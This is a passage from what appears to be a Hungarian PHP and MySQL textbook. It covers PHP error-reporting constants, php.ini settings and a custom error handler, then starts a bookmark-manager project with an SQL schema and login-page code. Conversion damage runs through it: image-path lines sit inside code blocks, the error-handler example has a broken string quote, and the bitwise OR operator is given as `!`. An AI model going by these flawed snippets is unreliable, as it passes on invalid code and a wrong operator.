2048	E_STRICT	Jelenti a kifogásolt és nem ajánlott viselkedést; nincsen benne az E_ALL szintben, de nagyon hasznos a kód-újratervezéshez (code refactoring). Változtatásokat javasol az interoperabilitás érdekében.
4096	E_RECOVERABLE_ERROR	Jelenti az elkapható végzetes hibákat.

Mindegyik konstans jelenthető vagy figyelmen kívül hagyható hibatípust jelöl. Ha például az `E_ERROR` hibaszintet állítjuk be, a PHP csak a végzetes hibákat fogja jelenteni. Az állandókat bináris aritmetikai műveletekkel kombinálva további hibaszinteket érhetünk el.

Az alapértelmezett hibaszintet, ami az értesítések kivételével minden hibát jelent, a következőképpen határozhatsz meg: `E_ALL & ~E_NOTICE`

Ez a kifejezés az előre meghatározott állandók közül kettőt tartalmaz, és bitműveleti jelekkel kombinálja azokat. Az és (`&`) az ÉS, a tilde (`~`) pedig a NEM bitműveleti jel. A kifejezés a következőképpen olvasandó: `E_ALL` ÉS `NEM E_NOTICE`.

Az `E_ALL` önmagában is az összes többi hibatípus kombinációja (az `E_STRICT` kivételével). Egyenértékű azzal, ha az összes többi szintet a `VAGY` bitműveleti jellel (`!`) kombináljuk:

```
E_ERROR | E_WARNING | E_PARSE | E_NOTICE | E_CORE_ERROR | E_CORE_WARNING |
E_COMPILE_ERROR | E_COMPILE_WARNING | E_USER_ERROR | E_USER_WARNING |
E_USER_NOTICE
```

Hasonlóképpen az alapértelmezett hibajelentési szint is meghatározható, ha az `E_NOTICE` kivételével az összes hibaszintet `VAGY`-gal kombináljuk:

```
E_ERROR | E_WARNING | E_PARSE | E_CORE_ERROR | E_CORE_WARNING | E_COMPILE_ERROR |
E_COMPILE_WARNING | E_USER_ERROR | E_USER_WARNING | E_USER_NOTICE
```

A hibajelentési beállítások módosítása

A hibajelentési beállításokat globális érvénnyel a `php.ini` fájlban adhatjuk meg, de kódonként is meghatározhatjuk őket. Ha az összes kód esetében szeretnénk módosítani a hibajelentést, az alapértelmezett `php.ini` fájl alábbi négy sorát kell megváltoztatni:

```
error_reporting = E_ALL & ~E_NOTICE
display_errors = On
log_errors = Off
track_errors = Off
```

Az alapértelmezett globális beállítások:

- Jelentés az értesítések kivételével minden hibáról
- Hibaüzenetek hozzáadása a normális kimenethez HTML-ként
- A hibaüzenetek nincsenek lemezre naplózva
- A hibák nem lesznek követve, hanem a `$php_errormsg` változóban eltárolva

Az általunk legnagyobb valószínűséggel végrehajtandó változtatás a hibajelentési szint felemelése az `E_ALL | E_STRICT` szintre. A módosítás azt eredményezi, hogy a PHP számtalan értesítést megjelenít az olyan esetekben, amelyek hibára utalhatnak, vagy egyszerűen csak abból következnek, hogy a programozó kihasználja a PHP gyengén típusos jellegét. Illetve azt, hogy automatikusan 0 értékkal hozza létre a változókat.

A hibakeresés idejére hasznos lehet az `error_reporting` szint magasabbra állítása. Ha saját hibaüzenetekkel tájékoztatjuk a felhasználót, akkor az élesben működő alkalmazáson kapcsoljuk ki a `display_errors` beállítást, kapcsoljuk be a `log_errors`-t, a hibajelentési szintet pedig hagyjuk magason! Ekkor bármilyen probléma esetén a hibapanaplókban találjuk a részletesen kifejtett hibákat.

A hibakövetéssel kapcsolatos `track_errors` beállítás bekapcsolása abban nyújthat segítséget, hogy saját kódunkban fogalkozzunk a hibákkal, ne a PHP alapértelmezett szolgáltatásaira hagyatkozzunk. A PHP ugyan hasznos hibaüzeneteket ad, alapértelmezett működése azonban csúnyán nézhet ki, ha a dolgok elromlanak.

Végzetes hiba esetén a PHP az

```
<br>
<b>Error Type</b>: error message in <b>path/file.php</b>
on line <b>lineNumber</b><br>
  (<b>Hiba típusa</b>: hibaüzenet az <b>eleresi_utvonali/fajl.php</b>
fájl <b>sorSzama</b> sorában<br>
szöveget jeleníti meg, és leállítja a kód futtatását. Nem végzetes hibák esetén ugyanez a szöveg jelenik meg, de a futtatás folytatódhat.
```

Ez a HTML jól észrevehetővé teszi a hibát, viszont nem néz ki túl meggyőzően. A hibaüzenet stílusa a lehető legkritikább esetben illik az oldal többi részének megjelenéséhez. Ráadásul akár azt is eredményezheti, hogy egyes felhasználók egyáltalán nem látnak az üzenetből semmit. Ez akkor fordulhat elő, ha az oldal tartalma táblázaton belül jelenik meg, és böngészőjük szigorúan veszi, hogy csak szabályos HTML-t jelenítsen meg. Egyes böngészők üres képernyőként jelenítik meg a táblázat elemeit megnyitó, de azokat be nem záró HTML-t, így például a következő kódot:

```
<table>
<tr><td>
<br>
<b>Error Type</b>: error message in <b>path/file.php</b>
on line <b>lineNumber</b><br>
```

Nem kell ragaszkodnunk a PHP alapértelmezett hibakezeléséhez, és nem szükséges minden fájlhoz ugyanazokat a beállításokat használni. Ha csak az aktuálisan használt kódban szeretnénk megváltoztatni a hibajelentési szintet, az `error_reporting()` függvényt meghívva tehetjük ezt meg.

Paraméterként hibajelentési állandót vagy azok kombinációját átadva ugyanúgy állíthatjuk be a hibajelentési szintet, mint a `php.ini` ugyanilyen nevű direktívájában. A függvény visszatérési értéke az előző hibajelentési szint lesz. A függvény használatának gyakori módja a következő:

```
// hibajelentés kikapcsolása
$elozo_szint = error_reporting(0);
// ide kerül a figyelmeztetések előállító kód
// hibajelentés visszakapcsolása
error_reporting($elozo_szint);
```

Ez a kódrészlet kikapcsolja a hibajelentést, így olyan kódot is futtathatunk, amely egyébként jó eséllyel nem kívánt figyelmeztetéseket generálna a képernyőre.

A hibajelentés végleges kikapcsolása nem ajánlott, mert megnehezíti a programozási hibák felkutatását és kijavítását.

Saját hibák kiváltása

A `trigger_error()` függvényt saját hibáink kiváltására használhatjuk. Az így létrehozott hibákat ugyanúgy kezeli a PHP, mint aagyományos hibákat. A függvény hibaüzenetet várt, és opcionálisan hibatípus is megadhatunk neki. A hibatípus az `E_USER_ERROR`, az `E_USER_WARNING` vagy az `E_USER_NOTICE` valamelyike lehet. Ha nem adjuk meg, az `E_USER_NOTICE` lesz az alapértelmezett típus.

A `trigger_error()` függvényt a következőképpen használhatjuk:

```
trigger_error('A számítógép 15 másodpercen belül megsemmisíti önmagát', E_USER_WARNING);
```

A hibakezelés elegáns módja

Aki C++ vagy Java terén szerzett tapasztalatokkal érkezett a PHP világába, az bizonyára jól ismeri a kivételek használatát. A kivételek lehetővé teszik a függvényeknek, hogy jelezzék a hiba bekövetkeztét, majd hagyják, hogy kivitelkezelő foglalkozzon a hibával. A kivételek kivály módszert jelentenek nagy projektek hibáinak a kezelésére. Részletesen bemutattuk őket a *Hiba- és kivitelkezelés* című 7. fejezetben, így itt és most nem foglalkozunk velük.

Már láttuk, hogyan váltsuk ki saját hibáinkat. Ezen túlmenően saját hibakezelőket is alkalmazhatunk a hibák elkapására.

A `set_error_handler()` függvényben olyan függvényt adhatunk meg, amit felhasználószintű hibák, figyelmeztetések és értesítések bekövetkezéskor kell meghívni. A `set_error_handler()` függvényt a hibakezelőként használni kívánt függvény nevével kell meghívni.

Hibakezelő függvényünknek két paramétert kell fogadni: a hiba típusát és a hibaüzenetet. A függvények e két változó alapján el kell tudni döntenie, hogyan kezelje a hibát. A hibatípusnak a meghatározott hibatípus-konstansok valamelyikének kell lennie. A hibaüzenet a hibát leíró karakterlánc.

A `set_error_handler()` függvény meghívása például a következőképpen nézhet ki:

```
set_error_handler('sajat_hibakezelo');
```

Mivel a `sajat_hibakezelo()` függvény meghívására utasítottuk a PHP-t, meg kell adnunk az ilyen nevű függvényt. Ennek a függvénynek az alábbi a prototípusa:

```
sajat_hibakezelo(int hibatipus, string hibauzenet  
    [, string hibas_fajl [, int hibas_sor [, array hibakornyezet]]])
```

Hogy pontosan mit csinál a függvény, az már tölünk függ.

A kezelőfüggvénynek átadott paraméterek a következők:

- A hiba típusa
 - A hibaüzenet
 - A fájl, amelyben a hiba történt
 - A sor, amelyben a hiba történt
 - A szimbólumtábla – vagyis az összes változó és azok értéke a hiba bekövetkezésének idejében
- A kezelőfüggvény lehetséges műveletei az alábbiak lehetnek:
- A megadott hibaüzenet megjelenítése
 - Információ eltárolása a naplófájlban
 - A hiba elküldése e-mailben a megadott címre
 - A kód befejezése

A 26.2 példákon hibakezelőt deklarálunk, a `set_error_handler()` függvénnnyel beállítjuk a hibakezelőt, majd hibákat generálunk.

26.2 példakód: kezelo.php – A kód egyéni hibakezelőt deklarál, és különféle hibákat állít elő

```
<?php  
// A hibakezelő függvény  
function sajatHibaKezelo ($hibatipus, $hibauzenet, $hibas_fajl, $hibas_sor) {  
    echo "<br /><table border='1'><tr><td>  
        <p><strong>HIBA:</strong> ". $hibauzenet . "</p>  
        <p>Kérjük, próbálja újra, vagy lépjön velünk kapcsolatba, és tájékoztasson,  
        hogy hiba történt a ".$hibas_fajl." fájl ".$hibas_sor ." sorában!"</p>";
```

```

if (($hibatipus == E_USER_ERROR) || ($hibatipus == E_ERROR)) {
    echo "<p>A hiba végzetes volt, a program véget ért </p>
        </td></tr></table>";


    //nyitott erőforrások, például oldallábléc stb. bezárása
    exit;
}
echo "</td></tr></table>";
}
// A hibakezelő beállítása
set_error_handler('sajatHibaKezelo');

//különböző szintű hibák kiváltása
trigger_error('Trigger függvény meghívva, E_USER_NOTICE');
fopen('nofile', 'r');
trigger_error('Ez a számítógép bélzs színű', E_USER_WARNING);
include ('nofile');
trigger_error('A számítógép 15 másodpercen belül megsemmisíti önmagát', E_USER_ERROR);
?>

```

A kód eredményét a 26.1 ábrán láthatjuk.

Ez az egyéni hibakezelő szinte semmivel nem több a PHP alapértelmezett viselkedésénél. Mivel azonban mi írtuk a kódját, bármit beprogramozhatunk. Eldönthetjük, hogy mit mondunk az oldal látogatóinak, ha valami balul sül el, és hogyan jelenítük meg az információt úgy, hogy illeszkedjen az oldal többi részéhez. Ami ennél is fontosabb: mi dönthetjük el, hogy mi törtenjen. Folytatódjék a kód? Naplózzuk vagy megjelenítsük a hibaüzenetet? Automatikusan riasszuk a műszaki támogatást?



26.1 ábra: Saját hibakezelő használatával a PHP hibaüzeneteinél barátságosabbakat adhatunk felhasználóinknak.

Fontos megjegyezni, hogy hibakezelőnknek nem feladata mindenféle hibatípusnal foglalkozni. Bizonyos hibák, így az értelmezési és a végzetes futásidőjű hibák továbbra is az alapértelmezett hibakezelési működést fogják kikényszeríteni. Ha szeretnénk ezt elkerülni, akkor mielőtt átadnánk a paramétereket a végzetes hibát kiváltani képes függvénynek, gondoskodjunk alapos ellenőrzésükről, és váltsuk ki saját E_USER_ERROR szintű hibánkat, ha a paraméterek hibát okoznak!

Végezetül egy hasznos funkció: ha hibakezelőnk explicit false értékkal tér vissza, a PHP beépített hibakezelője lesz megírva. Így mi magunk kezelhetjük az E_USER_* hibákat, a hagyományos hibákat pedig meghagyhatjuk a beépített kezelőnek.

Hogyan tovább?

A Felhasználói hitelesítés megvalósítása és személyre szabott tartalom megjelenítése című 27. fejezetben elkezdjük első projektünket. Megvizsgáljuk, milyen módszerrel azonosíthatjuk az oldalunkra visszatérő felhasználókat, és hogyan tudjuk számukra testre szabni oldalunk tartalmát.

Felhasználói hitelesítés megvalósítása és személyre szabott tartalom megjelenítése

Ebben a projektben rávesszük a felhasználókat, hogy regisztráljanak weboldalunkon. Ha ezt megteszik, nyomon követhetjük, hogy mi érdekli őket, majd ennek megfelelően a számukra érdekes tartalmat jelenítjük meg. Vagyis nem teszünk mást, mint a felhasználói igényeknek megfelelő, személyre szabott tartalmat kínálunk látogatóinknak.

Projektünk lehetőséget ad a felhasználóknak, hogy internetes könyvjelzők gyűjteményét állítsák össze, és a korábban elmentett hivatkozásai alapján vélhetően őket érdeklő további hivatkozásokat ajánlunk figyelmükbe. A személyre szabás szinte bármilyen webalapú alkalmazásban lehetővé teszi, hogy a felhasználók által igényelt tartalmat az általuk elvárt formában jelenítsük meg nekik.

Könyvünk V. részében minden projektet, így a jelenlegit is azzal kezdjük, hogy végiggondoljuk a projekt követelményeit, amelyek hasonlóak azokhoz az elvárásokhoz, amiket valódi ügyfeleink támasztanának. Ezen követelmények alapján megtervezzük a megoldás alkotóelemeit és azok egymáshoz való kapcsolatát, végül pedig megvalósítjuk az egyes komponenseket.

A jelenlegi projektben az alábbi funkciókat kell létrehozni:

- Bejelentkezés és felhasználók hitelesítése
- Jelszavak kezelése
- Felhasználói preferenciák feljegyzése
- Tartalom személyre szabása
- Tartalom ajánlása a felhasználóról megszerzett információk alapján

A megoldás alkotóelemei

Projektünk során feladatunk egy online könyvjelzőkezelő rendszer prototípusának elkészítése lesz, amit nevezünk PHPbookmarknak! Alkalmazásunk hasonló lesz a <http://www.backflip.com> oldalon elérhető Backfliphez, természetesen azonban annál korlátosabb funkciókat kínál majd.

A rendszernek lehetővé kell tennie a felhasználóknak a bejelentkezést és személyes könyvjelzők eltárolását, majd személyes preferenciáik alapján őket érdeklő további weboldalakat kell ajánlania számukra.

A megoldás alkotóelemei három főbb kategóriába sorolhatók:

- Be kell tudnunk azonosítani az egyes felhasználókat, illetve valamelyen módszerrel hitelesítenünk is kell őket.
- El kell tudnunk tárolni az egyes felhasználók könyvjelzőit. A felhasználóknak lehetővé kell tenni, hogy könyvjelzőket vegyenek fel és töröljenek.
- Az alapján, amit már megrudtunk a felhasználókról, képesnek kell lennünk őket érdeklő weboldalakat ajánlani számukra.

Most, hogy már tisztában vagyunk a projekt lényegével, elkezdhetjük megtervezni a megoldást és annak alkotóelemeit. Nézzük meg az előbb említett három fő elvárás lehetséges megoldásait!

Felhasználói azonosítás és személyre szabás

Számos lehetőség kínálkozik a felhasználói hitelesítésre, ahogy ezt a könyv korábbi részében már láttuk. Mivel személyre szabott tartalmat szeretnénk kínálni a látogatóknak, felhasználói azonosítókat egy MySQL adatbázisban tároljuk el, hogy azok segítségével ellenőrizhessük őket.

Ha szeretnénk, hogy felhasználóink bejelentkezhessék felhasználói nevükkel és jelszavukkal, a következő alkotóelemekre lesz szükségünk:

- A felhasználóknak lehetővé kell tenni, hogy regisztrálás során megadják felhasználói nevüket és jelszavukat. Valamelyen formában korlátoznunk kell az egyes felhasználói nevek és jelszavak hosszát és formátumát. Biztonsági okokból titkosítva kell tárolnunk a jelszavakat.
- A felhasználóknak be kell tudniuk jelentkezni a regisztráció során megadott azonosítókkal.
- Az oldal használatának befejezése után a felhasználóknak ki kell tudniuk jelentkezni. Ennek a funkciónak nincs különösebb jelentősége, ha az emberek otthoni számítógépről használják az oldalt, több felhasználó által megosztott PC esetében azonban igen fontos szerepet játszik biztonsági téren.
- Az oldalnak el kell tudni döntenie, hogy egy adott felhasználó be van-e jelentkezve, és hozzá kell férnie a bejelentkezett felhasználó adataihoz.
- A biztonság növelése érdekében garantálni kell a felhasználóknak a jelszavuk megváltoztatásának lehetőségét.
- Lehetővé kell tenni, hogy a felhasználók személyes közreműködésünk nélkül új jelszót kaphassanak. Ezt leginkább úgy szokták megoldani, hogy a regisztráció során megadott e-mail címre elküldik a felhasználónak a jelszót. Ebből következik, hogy a regisztrációkor el kell tárolnunk a felhasználók e-mail címét. Mivel titkosított formában tároljuk a jelszavakat, és az eredeti jelszavakat ebből nem tudjuk visszaállítani, lényegében új jelszót kell generálni, beállítani és elküldeni a felhasználónak.

A projekt megvalósításához függvényeket fogunk írni minden egyes funkcióhoz. A függvények többségét más projektjeinkben is fel tudjuk majd használni – igaz, ehhez esetenként apró módosításokra lehet majd szükség.

A könyvjelzők tárolása

A felhasználók könyvjelzőinek is helyet kell adnunk MySQL adatbázisunkban. Az alábbi funkciókat kell megvalósítanunk:

- A felhasználók visszakereshetik és megtekinthetik könyvjelzőket.
 - A felhasználók új könyvjelzőket adhatnak a meglévőkhöz. Az oldalnak ellenőriznie kell, vajon érvényes URL-eket adnak-e meg.
 - A felhasználók törlhetik könyvjelzőket.
- Ezeket a lehetőségeket is függvények megírásával fogjuk megteremteni.


Könyvjelzők ajánlása

Többféle megközelítést alkalmazhatunk arra, hogyan ajánljunk könyvjelzőket a felhasználóknak. Figyelmükbe ajánlhatnánk például a legnépszerűbb vagy egy adott témán belül legnépszerűbb oldalakat. Ebben a projektben azonban azt a megoldást választjuk, hogy olyan felhasználókat keresünk, akiknek a bejelentkezett felhasználóval egyező könyvjelzőjük van, és ezeknek a felhasználóknak a további könyvjelzőit ajánljuk a bejelentkezett felhasználónak. A személyes jellegű könyvjelzők továbbjánlásának elkerülése érdekében csak olyan könyvjelzőket fogunk ajánlani, amiket egynél több felhasználó tárolt el.

Ezt a funkciót is függvényírással fogjuk megvalósítani.

A megoldás áttekintése

Firkálgattunk egy kicsit a szalvétánkra, így kaptuk a 27.1 ábrán látható, a projektet ábrázoló folyamatábrát.



27.1 ábra: A PHPbookmark rendszer funkciói.

Az ábrán látható mindegyik téglalaphoz egy-egy modult fejleszthetünk; van köztük, amelyikhez egy, van, amelyikhez két kódot kell írni. Az alábbi területekhez függvénykönyvtárakat is létrehozhatunk:

- Felhasználói hitelesítés
- Könyvjelzők tárolása és visszakeresése
- Adatellenőrzés
- Adatbázishoz csatlakozás
- Kimenet megjelenítése böngészőben. A teljes HTML-előállítást erre a függvénykönyvtárra korlátozzuk, hogy egységes megjelenítést adjunk a teljes oldalnak. (Ez a megközelítés ismét csak a működés és a tartalom elkülönítését szolgálja.)

A rendszerhez ezen kívül még egy olyan adatbázist is létre kell hozni, amely az adatok feldolgozását fogja végezni.

A megoldást alkotó kódokat nem teljes körűen mutatjuk be, de az alkalmazás összes kódja megtalálható a www.perfactkiado.hu/mellekletek oldalról letölthető mellékletek 27_fejezet könyvtárában. A beillesztett fájlok összefoglalását a 27.1 táblázat tartalmazza.

27.1 táblázat: A PHPbookmark alkalmazás fájljai

Fájlnév	Leírás
konyvjelzok.sql	Az alkalmazás adatbázisát létrehozó SQL kód
bejelentkezes.php	Nyitóoldali bejelentkezási felület a rendszerhez
regisztracios_urlap.php	Regisztrációs űrlap a felhasználóknak
regisztracio_uj.php	Az új regisztrációkat feldolgozó kód
elfelejtett_urlap.php	Elfelejtett jelszó esetén kitöltendő űrlap a felhasználóknak
elfelejtett_jelszo.php	Az elfelejtett jelszót visszaállító kód
tag.php	A felhasználó saját oldala, ahol aktuális könyvjelzőit láthatja
kj_hozzaadasa_urlap.php	Új könyvjelzők hozzáadására szolgáló űrlap
kj_hozzaadasa.php	Az új könyvjelzőket az adatbázishoz hozzáadó kód
kj_torlese.php	A kijelölt könyvjelzőket a felhasználó listájából törlő kód
ajanlas.php	A felhasználóknak a hasonló érdeklődésű társaik könyvjelzőit ajánló kód
jelszo_valtoztatas_urlap.php	A regisztrált felhasználók által a jelszóváltoztatáshoz kitöltendő űrlap
jelszo_valtoztatas.php	A felhasználó jelszavát az adatbázisban megváltoztató kód
kijelentkezes.php	A felhasználót az alkalmazásból kiléptető kód
konyvjelzo_fuggvenyek.php	A könyvjelzőkezeléssel kapcsolatos függvénykönyvtár
adat_ellenorzo_fuggvenyek.php	A felhasználó által bevitt adatokat ellenőrző függvények
adatbazis_fuggvenyek.php	Az adatbázishoz kapcsolódásra használt függvények
felhasznaloi_hitelesites_fuggvenyek.php	A felhasználói hitelesítés függvényei
url_fuggvenyek.php	Könyvjelzők hozzáadásához és törléséhez, illetve ajánlásához szükséges függvények
kimeneti_fuggvenyek.php	A kimenetet HTML-ként formázó függvények
konyvjelzo.gif	A PHPbookmark alkalmazás logója


Legelőször is az alkalmazás MySQL adatbázisát hozzuk létre, mert erre gyakorlatilag minden más funkció működéséhez szükség lesz.

Ezt követően abban a sorrendben haladunk a köddal, ahogy azt eredetileg megírták, így a nyitóoldal után következik a felhasználói hitelesítés, majd a könyvjelzők tárolása és visszakeresése, és legvégi azok ajánlása. Ez a sorrend ráadásul viszonylag logikus is; az egész abból adódik, hogy végigondoljuk, hogyan épülnek egymásra a komponensek, majd először azokat az elemeket hozzuk létre, amelyekre a későbbi modulokhoz szükség lesz.

- **Megjegyzés:** Az alkalmazás hibátlan megjelenítéséhez JavaScriptet támogató böngészőre van szükség.

Az adatbázis létrehozása

A PHPbookmark adatbázis igen egyszerű felépítéssel rendelkezik. El kell tárolni a felhasználókat, illetve azok e-mail címét és jelszavát. Tárolnunk kell továbbá a könyvjelzők URL-jét. Egy felhasználónak több könyvjelzője is lehet, és több felhasználó is elmentheti ugyanazt a könyvjelzőt. Mindezek miatt két táblára lesz szükségünk: felhasznalo és konyvjelzo (27.2 ábra).



27.2 ábra: A PHPbookmark rendszer adatbázissémája.

A felhasznalo tábla a felhasználók felhasználói nevét (ez az elsődleges kulcs), jelszavát és e-mail címét tárolja. A konyvjelző táblába felhasználói név és könyvjelző (kj_URL) párok kerülnek. Az ebben a táblában lévő felhasználói név a felhasznalo tábla felhasználói nevére hivatkozik.

Az adatbázist, illetve az adatbázishoz az internetről csatlakozó felhasználót létrehozó SQL kódot a 27.1 példakód tartalmazza. Ha saját rendszerünkön kívánjuk használni, módosítanunk kell ezt a fájlt. Ne felejtse el a felhasználó jelszavát biztonságosabba cserélni!

27.1 példakód: konyjelzok.sql – A könyvjelzők adatbázisát létrehozó SQL fájl

```

CREATE DATABASE konyvjelzok;
USE konyvjelzok;

CREATE TABLE felhasznalo (
    felhasznaloi_nev VARCHAR(16) NOT NULL PRIMARY KEY,
    jlsz CHAR(40) NOT NULL,
    email VARCHAR(100) NOT NULL
);

CREATE TABLE konyvjelzo (
    felhasznaloi_nev VARCHAR(16) NOT NULL,
    kj_URL VARCHAR(255) NOT NULL,
    INDEX (felhasznaloi_nev),
    INDEX (kj_URL),
    PRIMARY KEY(felhasznaloi_nev, kj_URL)
);

GRANT SELECT, INSERT, UPDATE, DELETE
ON konyvjelzok.*
TO kj_felhasznalo@localhost IDENTIFIED BY 'jelszo';
  
```

Az adatbázist úgy tudjuk létrehozni rendszerünkön, ha root MySQL-felhasználóként lefuttatjuk a fenti parancsokat. A következő parancssal tehetjük ezt meg rendszerünk parancssorából:

`mysql -u root -p < konyjelzok.sql`

A rendszer kérni fogja a jelszó begépelését.

Ha az adatbázis létrejött, készen állunk a folytatásra: készítsük el az oldalt!

A nyitóoldal létrehozása

Az elsőként elkészítendő oldal neve `bejelentkezes.php`, mert itt kínáljuk fel a felhasználóknak a rendszerbe bejelentkezés lehetőségét. A nyitóoldal kódját a 27.2 példakód tartalmazza.

27.2 példakód: `bejelentkezes.php` – A PHPbookmark rendszer nyitóoldala


```
<?php
require_once('konyvjelzo_fuggvenyek.php');
html_fejlec_letrehozasa('');

oldal_info_megjelenitese();
bejelentkezesi_urlap_megjelenitese();

html_lablec_letrehozasa();
?>
```

Nagyon egyszerű kóddal állunk szemben, mert többnyire csak az alkalmazáshoz létrehozandó függvény API (alkalmazásprogramozási interfész) függvényeit hívja meg. Rövidesen részletesen is megvizsgáljuk ezeket a függvényeket. Erre a fájlra ránézve azt láthatjuk, hogy beszűr egy (a függvényeket tartalmazó) fájlt, majd más függvényeket meghívva létrehozza a HTML fejlécet, megjelenít valamilyen tartalmat, végül pedig elkészíti a HTML láblécet.

A kód által előállított kimenetet a 27.3 ábrán látjuk.



27.3 ábra: A PHPbookmark rendszer nyitóoldalát a `bejelentkezes.php` fájlban található HTML renderelő függvények állítják elő.

A rendszerhez szükséges függvényeket a 27.3 példakódban látható `konyvjelzo_fuggvenyek.php` fájlba illesztettük bele.

27.3 példakód: `konyvjelzo_fuggvenyek.php` – A PHPbookmark alkalmazás függvényeit beillesztő fájl

```
<?php
// Ezt a fájlt az összes fájlba beilleszthetjük,
// így mindenki tartalmazni fogja függvényeinket és kivételeinket
require_once('adat_ellenorzo_fuggvenyek.php');
require_once('adatbazis_fuggvenyek.php');
require_once('felhasznalo_hitelesites_fuggvenyek.php');
require_once('kimenet_fuggvenyek.php');
require_once('url_fuggvenyek.php');
?>
```

Láthatjuk, hogy ez a fájl csupán tárolójául szolgál az alkalmazásban használandó öt másik beillesztett fájlnak. Azért adtunk ilyen struktúrát a projektnak, mert a függvények jól elkülöníthető logikai csoportokba sorolhatók. Ezek közül egyes függvénycsoportokat vélhetően más projektekben is kiválóan felhasználhatunk majd, ezért külön állományokba pakoltuk, hogy később

könnyen megtalálhatók őket. A konyvjelzo_fuggvenyek.php fájlt azért hoztuk létre, mert az öt függvényfájl többségét szinte minden kódban használni fogjuk. Egyszerűbb ezt az egy fájlt beilleszteni a kódba, mint minden alkalommal öt require utasítást kiadni.

Ebben a konkrét esetben a kimeneti_fuggvenyek.php fájl függvényeit használjuk. Mindegyik magától értetődő függvény, s viszonylag egyszerű HTML kimenetet eredményez. Ez a fájl tartalmazza azt a négy függvényt (html_fejlec_letrehozasa(), oldal_info_megjelenites(), bejelentkezesi_urlap_megjelenites() és html_lablec_letrehozasa()), amit néhány továbbiával egyetemben a bejelentkezes.php fájlból fogunk használni.

Nem fogunk minden függvényen egyenként végigmenni, példaként nézzük meg részletesen az egyiket! A `html_fejlec` letrehozása() függvény kódját a 27.4 példakódban láthatjuk.

27.4 példakód: A `kimeneti_fuggvenyek.php` könyvtár `html_fejlec_letrehozasa()` függvénye — Ez a függvény készít el az alkalmazás minden oldalán látható, állandó fejleget

```
function html_fejlec_letrehozasa($oldalcim) {
    // HTML fejléc megjelenítése
?>
<html>
<head>
    <title><?php echo $oldalcim;?></title>
    <style>
        body { font-family: Arial, Helvetica, sans-serif; font-size: 13px }
        li, td { font-family: Arial, Helvetica, sans-serif; font-size: 13px }
        hr { color: #3333cc; width=300px; text-align:left}
        a { color: #000000 }
    </style>
</head>
<body>

<h1>PHPbookmark</h1>
<hr />
<?php
    if($oldalcim) {
        html_focim($oldalcim);
    }
}
```

Láthatjuk, hogy a `html_fejlec_letrehozasa()` függvény egyetlen feladata, hogy megfelelő címet és láblécet adjon az oldalnak. A `bejelentkezes.php` fájban használt további függvények ugyanigy működnek. Az `oldal_info_megjelenitese()` függvény némi általános szöveget jelenít meg az oldalról, a `bejelentkezesi_urlap_megjelenitese()` függvény a 27.3 ábrán látható szürke bejelentkezési felületet hozza létre, a `html_lablec_letrehozasa()` függvény állandó HTML láblécet ad az oldalnak.

A PHP és a MySQL használata nagy projekteken című 25. fejezetben már szó esett arról, milyen előnyökkel jár az, ha a HTML előállítását elkülönítük alkalmazásunk fő működési elvétől. Ebben a projektben az API-s megközelítést követjük.

A 27.3 ábrán pillantva látszik, hogy az oldalon három választási lehetőséget kínálunk fel: a felhasználó regisztrálhat, regisztrált felhasználóként bejelentkezhet, illetve átállíthatja jelszavát, amennyiben elfelejtette. Hogy elkészítsük ezeket a modulokat, a felhasználói hitelesítést megvalósító résszel kell folytatni munkánkat.

A felhasználói hitelesítés megvalósítása

A felhasználói hitelesítést megvalósító modul négy fő elemből áll: felhasználók regisztrálása, be- és kijelentkezés, jelszóváltoztatás és új jelszó kérése. A most következő oldalakon egyenként is megvizsgáljuk ezeket az elemeket.

Felhasználók regisztrálása

Ahhoz, hogy regisztrálni tudunk egy felhasználót, egy űrlap segítségével be kell kérni az adatait, majd be kell vinni az adatbázisba.

Amikor a felhasználó a bejelentkezés.php oldal Még nem tag? hivatkozására kattint, a 27.5 példakódban látható regisztracios_urlap.php által létrehozott regisztrációs felületre jut.

27.5 példakód: regisztracios_urlap.php – A felhasználók ezen az ürlapon regisztrálhatnak a PHPbookmark alkalmazáshoz


```
<?php
require_once('konyvjelzo_fuggvenyek.php');
html_fejlec_letrehozasa('Felhasználói regisztráció');

regisztracios_urlap_megjelenitese();

html_lablec_letrehozasa();
?>
```

